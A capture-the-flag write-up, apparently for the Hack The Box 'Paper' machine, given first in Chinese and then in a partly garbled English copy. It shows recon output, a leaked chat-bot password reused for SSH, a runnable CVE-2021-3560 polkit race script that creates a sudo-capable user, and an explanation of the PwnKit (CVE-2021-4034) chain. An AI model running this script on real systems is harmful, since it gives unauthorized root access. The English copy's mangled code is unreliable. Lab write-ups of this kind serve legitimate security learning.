htb paper
Information Gathering
# Nmap 7.98 scan initiated Thu Dec 25 18:05:58 2025 as: /usr/lib/nmap/nmap -sC -sV -v -O -oN nmap_result.txt 10.10.11.143
Nmap scan report for paper.htb (10.10.11.143)
Host is up (0.095s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
| 2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
| 256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
|_ 256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
80/tcp open http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
| http-methods:
| Supported Methods: OPTIONS HEAD GET POST TRACE
|_ Potentially risky methods: TRACE
|_http-title: HTTP Server Test Page powered by CentOS
443/tcp open ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
| tls-alpn:
|_ http/1.1
| http-methods:
| Supported Methods: OPTIONS HEAD GET POST TRACE
|_ Potentially risky methods: TRACE
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Issuer: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-07-03T08:52:34
| Not valid after: 2022-07-08T10:32:34
| MD5: 579a 92bd 803c ac47 d49c 5add e44e 4f84
| SHA-1: 61a2 301f 9e5c 2603 a643 00b5 e5da 5fd5 c175 f3a9
|_SHA-256: d5f0 f409 8515 2a6f eae7 437b 7ef0 888a 983c 503d 759a 2c07 1204 b408 a42b 0fc3
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
|_http-title: HTTP Server Test Page powered by CentOS
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Uptime guess: 30.160 days (since Tue Nov 25 14:16:02 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 25 18:06:20 2025 -- 1 IP address (1 host up) scanned in 21.80 seconds
Vulnerability Analysis

更改请求方法得到虚拟主机
进入http://office.paper/得到wordpress的blog
在页面中发现一个泄露

其次我们查看到wordpress版本号为5.2.3得到漏洞
http://office.paper/?static=1输入后得到注册网址http://chat.office.paper/register/8qozr226AhkCHZdyY
Exploitation (User Flag)
注册后在# general中得到一个机器人,私自发信息给他
枚举后file ../hubot/.env得到
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
查看/etc/passwd →rocketchat和dwight

➜ Paper ssh dwight@paper.htb
# Queenofblad3s!23
Privilege Escalation (Root Flag)
[dwight@paper ~]$ rpm -qa | grep polkit
polkit-0.115-6.el8.x86_64
得到CVE-2021-3560,竞争条件漏洞
CVE-2021-3560 的核心在于:如果在 Polkit 还在查询用户信息的时候,我们突然杀死了你的进程,会发生什么?
发送请求(比如:“我要创建一个 Root 用户”)。
Polkit 接到请求,准备去查UID。
然后在极短的时间内(几毫秒)杀掉 (Kill) 刚才发送请求的进程。
Polkit 懵了。它去 /proc 查我们的 PID,结果发现进程不见了。
Bug 出现了: Polkit 的代码中有一个错误处理逻辑。当它无法获取请求者的 UID 时,它没有报错拒绝,而是默认把请求者的 UID 判定为 0 (Root)。
结果:Polkit 认为“哦,原来是 Root 发起的请求啊,那不需要密码”,直接放行。
AccountService 收到 Polkit 的“放行”指令,帮我们创建了用户。
分两段进行
echo "[*] Starting Phase 1: Creating user 'hacker'..."
# 成功标志:id hacker 命令能查到信息
while ! id hacker >/dev/null 2>&1; do
dbus-send --system --dest=org.freedesktop.Accounts \
--type=method_call --print-reply \
/org/freedesktop/Accounts \
org.freedesktop.Accounts.CreateUser \
string:"hacker" string:"Hacker Account" int32:1 & \
sleep 0.005; \
kill $!;
done
echo "[+] User 'hacker' created successfully!"
echo "[*] Starting Phase 2: Setting password..."
# 1. 生成密码 'password123' 的 SHA-512 哈希
myhash=$(openssl passwd -5 password123)
# 2. 获取刚才创建的 hacker 用户的 UID
target_uid=$(id -u hacker)
echo "[*] Target UID is: $target_uid"
# 3. 循环攻击 SetPassword 接口
# 我们不依赖报错判断,而是跑它个 50 次,大概率能中
for i in {1..50}; do
dbus-send --system --dest=org.freedesktop.Accounts \
--type=method_call --print-reply \
/org/freedesktop/Accounts/User$target_uid \
org.freedesktop.Accounts.User.SetPassword \
string:"$myhash" string:"ask" & \
sleep 0.005; \
kill $!;
done
echo "[*] Attack loops finished. Try logging in now."
# 这个多尝试几次
su hacker
# 输入密码:password123
sudo -l
# 你会看到 (ALL : ALL) ALL
sudo bash
# 获得 ROOT 权限
Lessons Learned
CVE-2021-4034
当一个程序(比如 pkexec)启动时,内核会将参数(argv)和环境变量(envp)放在栈上,而且它们是紧挨着的:
| argv[0] | argv[1] | ... | argv[argc] (NULL) | envp[0] | envp[1] | ... |
argv存放你输入的命令参数。envp存放环境变量(如PATH=/bin,HOME=/root)。- 正常情况下,
argv列表是以NULL结尾的,用来告诉程序参数读完了。
pkexec 的源码里大概是这样写的(伪代码):
main(int argc, char *argv[]) {
// 目标:找到要执行的程序名
// 正常用法:pkexec bash (argv[0]="pkexec", argv[1]="bash")
// n 初始为 1
for (n = 1; n < argc; n++) {
// ... 一些检查 ...
// 如果一切正常,把 argv[n] 设为要执行的程序路径
path = argv[n];
break;
}
// ... 后面会查找 path 的绝对路径并执行 ...
}
当 argc 为 0 时发生:
- 循环条件
n < argc(1 < 0) 不满足,循环直接跳过。 - 但是! 代码后面仍然尝试去读取
argv[n](即argv[1])来获取要执行的程序名。 - 回到上面的内存图:由于
argv是空的,argv[1]的位置实际上越界读到了envp[0](第一个环境变量)。
pkexec 把第一个环境变量当成了它要执行的程序名。
攻击链:如何利用这个“错位”
仅仅把环境变量当成程序名还不足以提权,我们需要结合 pkexec 的另一个特性:重新加载环境变量。
当你运行 pkexec 时,为了安全,它会清除一些危险的环境变量(比如 LD_PRELOAD),防止你注入恶意库。但是,我们可以利用上述的“错位”把它骗回来。
步骤演示
- 构造特殊的
envp我们通过execve启动pkexec,并传入这样的环境变量列表:envp[0]:"pwnkit"(这会被当成argv[1])envp[1]:"PATH=GCONV_PATH=."envp[2]: …
- pkexec 的反应
- 它读到
envp[0](“pwnkit”),以为这是用户想执行的程序。 - 它试图在
PATH里寻找这个程序。 - 由于找不到,它会报错并尝试打印错误信息。
- 它读到
- GCONV_PATH 注入 (关键一击)
- 在 Linux 中,打印错误信息有时需要字符集转换(比如转成 UTF-8),这会用到
iconv库。 iconv会读取一个环境变量叫GCONV_PATH来寻找转换库(.so文件)。- 通常
GCONV_PATH是被pkexec过滤掉的(不安全的变量)。 - 但是,由于刚才的越界写入,我们把
"PATH=GCONV_PATH=."这个字符串通过一系列复杂的逻辑写回了环境变量区域。 - 当
pkexec触发错误打印时,它意外地加载了我们指定的GCONV_PATH。
- 在 Linux 中,打印错误信息有时需要字符集转换(比如转成 UTF-8),这会用到
- 执行恶意代码
- 我们只需要在当前目录下放一个恶意的
.so文件,并伪装成字符转换库。 pkexec(此时是 root 权限)加载这个库。- 库里的代码执行
setuid(0); system("/bin/sh");。 - BOOM! Root Shell.
- 我们只需要在当前目录下放一个恶意的
HTB Paper
Information Gathering
# Nmap 7.98 scan initiated on Thu Dec 25 18:05:58 2025 with the command: `/usr/lib/nmap/nmap -sC -sV -v -O -oN nmap_result.txt 10.10.11.143`
Nmap scan report for paper.htb (10.10.11.143):
The host is online (latency: 0.095 seconds).
997 closed TCP ports were not displayed (they were reset).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
| 2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
| 256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
| 256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
80/tcp open http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
| http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
| http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
| HTTP methods:
| Supported methods: OPTIONS, HEAD, GET, POST, TRACE
| Potentially risky method: TRACE
| http-title: HTTP Server Test Page powered by CentOS
443/tcp open ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
| tls-alpn:
| http/1.1
| HTTP methods:
| Supported methods: OPTIONS, HEAD, GET, POST, TRACE
| Potentially risky method: TRACE
| http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
| ssl-date: The TLS randomness does not represent the current time.
| ssl-cert:
| Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
| Subject Alternative Name: DNS: localhost.localdomain
| Issuer: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
| Public Key type: RSA
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Valid from: 2021-07-03T08:52:34
| Valid until: 2022-07-08T10:32:34
| MD5: 579a 92bd 803c ac47 d49c 5add e44e 4f84
| SHA-1: 61a2 301f 9e5c 2603 a643 00b5 e5da 5fd5 c175 f3a9
| SHA-256: d5f0 f409 8515 2a6f eae7 437b 7ef0 888a 983c 503d 759a 2c07 1204 b408 a42b 0fc3
| http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
| http-title: HTTP Server Test Page powered by CentOS
Device type: General purpose
Operating System: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3, cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 – 4.14
Uptime: Approximately 30.160 days (since Tue Nov 25 14:16:02 2025)
Network distance: 2 hops
TCP sequence prediction difficulty: 256 (Difficult!)
IP ID sequence generation: All zeros
Read data files from: /usr/share/nmap
OS and service detection was performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap results: One IP address (1 host up) was scanned in 21.80 seconds.
# Dec 25, 2025, 18:06:20
# Vulnerability Analysis
![[image 121.png]]
By changing the request method, we obtained access to the virtual host.
Accessing `http://office.paper/` revealed the WordPress blog.
A vulnerability was discovered on the page.
![[image 122.png]]
The WordPress version was identified as 5.2.3, for which an exploit is available at: [https://www.exploit-db.com/exploits/47690](https://www.exploit-db.com/exploits/47690).
Entering `http://office.paper/?static=1` led us to the registration page: [http://chat.office.paper/register/8qozr226AhkCHZdyY](http://chat.office.paper/register/8qozr226AhkCHZdyY).
# Exploitation (User Flag)
After registering, we communicated with a bot using the #general channel and sent a private message to it.
By enumerating the system, we found the following environment variables in the `file../hubot/.env` file:
```bash
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
We also checked the /etc/passwd file and found the accounts rocketchat and dwight.

➜ paper ssh dwight@paper.htb
# Queenofblad3s!23
Privilege Escalation (Root Flag)
We used the following command to identify available software packages:
[dwight@paper ~]$ rpm -qa | grep polkit
polkit-0.115-6.el8.x86_64
This revealed the CVE-2021-3560 vulnerability, which is a race-condition exploit: The core of CVE-2021-3560 is as follows: If we terminate a process just as Polkit is retrieving user information, what happens? We send a request (for example, to create a Root user). Polkit receives the request and prepares to check the UID. Then, we immediately terminate the process that sent the request within a few milliseconds. Polkit is confused because it cannot find the process in the /proc directory. There is a bug in Polkit’s code: when it fails to obtain the requester’s UID, it does not reject the request but assumes the UID to be 0 (Root) by default. As a result, Polkit believes the request came from the Root user and allows access without authentication. The AccountService then creates the user on our behalf.
The exploitation process is divided into two phases:
echo "[*] Starting Phase 1: Creating user 'hacker'..."
Success indicator: The id hacker command is able to retrieve information.
while ! id hacker >/dev/null 2>&1; do
dbus-send —system —dest=org.freedesktop.Accounts
—type=method_call —print-reply
/org/freedesktop/Accounts
org.freedesktop.Accounts.CreateUser
string:“hacker” string:“Hacker Account” int32:1 &
sleep 0.005;
kill $!;
done
echo ”[+] User ‘hacker’ created successfully!”
echo ”[*] Starting Phase 2: Setting password…“
1. Generate the SHA-512 hash for the password ‘password123’
myhash=$(openssl passwd -5 password123)
2. Retrieve the UID of the newly created ‘hacker’ user
target_uid=target_uid”
3. Attack the SetPassword interface in a loop
We don’t rely on error checks; running the command 50 times should increase the chances of success.
for i in {1..50}; do
dbus-send —system —dest=org.freedesktop.Accounts
—type=method_call —print-reply
/org/freedesktop/Accounts/Usermyhash” string:“ask” &
sleep 0.005;
kill $!;
done
echo ”[*] Attack loops finished. Try logging in now.”
Try logging in several times.
su hacker
Enter the password: password123
sudo -l
You will see “ALL : ALL”
sudo bash
You have obtained ROOT privileges.
Lessons Learned
CVE-2021-4034
When a program like pkexec is executed, the kernel stores the command arguments (argv) and environment variables (envp) on the stack, and they are placed one right after the other:
| argv[0] | argv[1] | … | argv[argc] (NULL) | envp[0] | envp[1] | …
- `argv` contains the command parameters you provide.
- `envp` contains environment variables (e.g., `PATH=/bin`, `HOME=/root`).
- Normally, the `argv` list is terminated by `NULL` to indicate the end of the parameters.
Here’s how the code for `pkexec` might look (in pseudocode):
```c
main(int argc, char *argv[]) {
// Objective: Find the program to execute.
// Typical usage: pkexec bash (argv[0]="pkexec", argv[1]="bash")
// The index `n` starts at 1.
for (n = 1; n < argc; n++) {
// ... Perform some checks ...
// If everything is fine, set `path` to the command to execute.
path = argv[n];
break;
}
// ... The code then searches for the absolute path of `path` and executes it.
}
What happens when argc is 0:
- The loop condition
n < argcis not met (since 1 < 0), so the loop is skipped. - However! The code still attempts to access
argv[n](which isargv[1]) to retrieve the name of the program to execute. - As
argvis empty, trying to accessargv[1]results in an out-of-bounds error, and the program actually reads the value ofenvp[0](the first environment variable).
pkexec mistakenly assumes that the first environment variable is the name of the program it should execute.
Attack Chain: How to Exploit This “Misalignment”
Simply treating an environment variable as a program name is not enough to gain privileges; we need to take advantage of another feature of pkexec: the ability to reload environment variables.
When you run pkexec, for security reasons, it clears out certain dangerous environment variables (such as LD_PRELOAD) to prevent the injection of malicious libraries. However, we can exploit the aforementioned “misalignment” to trick pkexec into loading these variables again.
Step-by-Step Demonstration
- Construct a Special
envpWe useexecveto startpkexecand pass it a list of environment variables:envp[0]:"pwnkit"(this will be interpreted asargv[1])envp[1]:"PATH=GCONV_PATH=."envp[2]: …
pkexec’s Reaction- It reads
envp[0](“pwnkit”) and assumes this is the program the user wants to execute. - It tries to find this program in the
PATHenvironment variable. - Since it cannot find it, it reports an error and attempts to print the error message.
- It reads
- The GCONV_PATH Injection (The Critical Step)
- In Linux, printing error messages sometimes requires character set conversion (e.g., to UTF-8), which uses the
iconvlibrary. iconvreads an environment variable calledGCONV_PATHto locate the conversion libraries (.sofiles).- Normally,
GCONV_PATHis filtered out bypkexec(as it’s considered an unsafe variable). - However, due to the earlier out-of-bound write, we manage to write the string
"PATH=GCONV_PATH=."back into the environment variable area. - When
pkexecattempts to print the error message, it accidentally loads theGCONV_PATHwe specified.
- In Linux, printing error messages sometimes requires character set conversion (e.g., to UTF-8), which uses the
- Execute Malicious Code
- We just need to place a malicious
.sofile in the current directory and disguise it as a character conversion library. pkexec(now running with root privileges) loads this library.- The code inside the library executes
setuid(0); system("/bin/sh");. - BOOM! Root Shell.
- We just need to place a malicious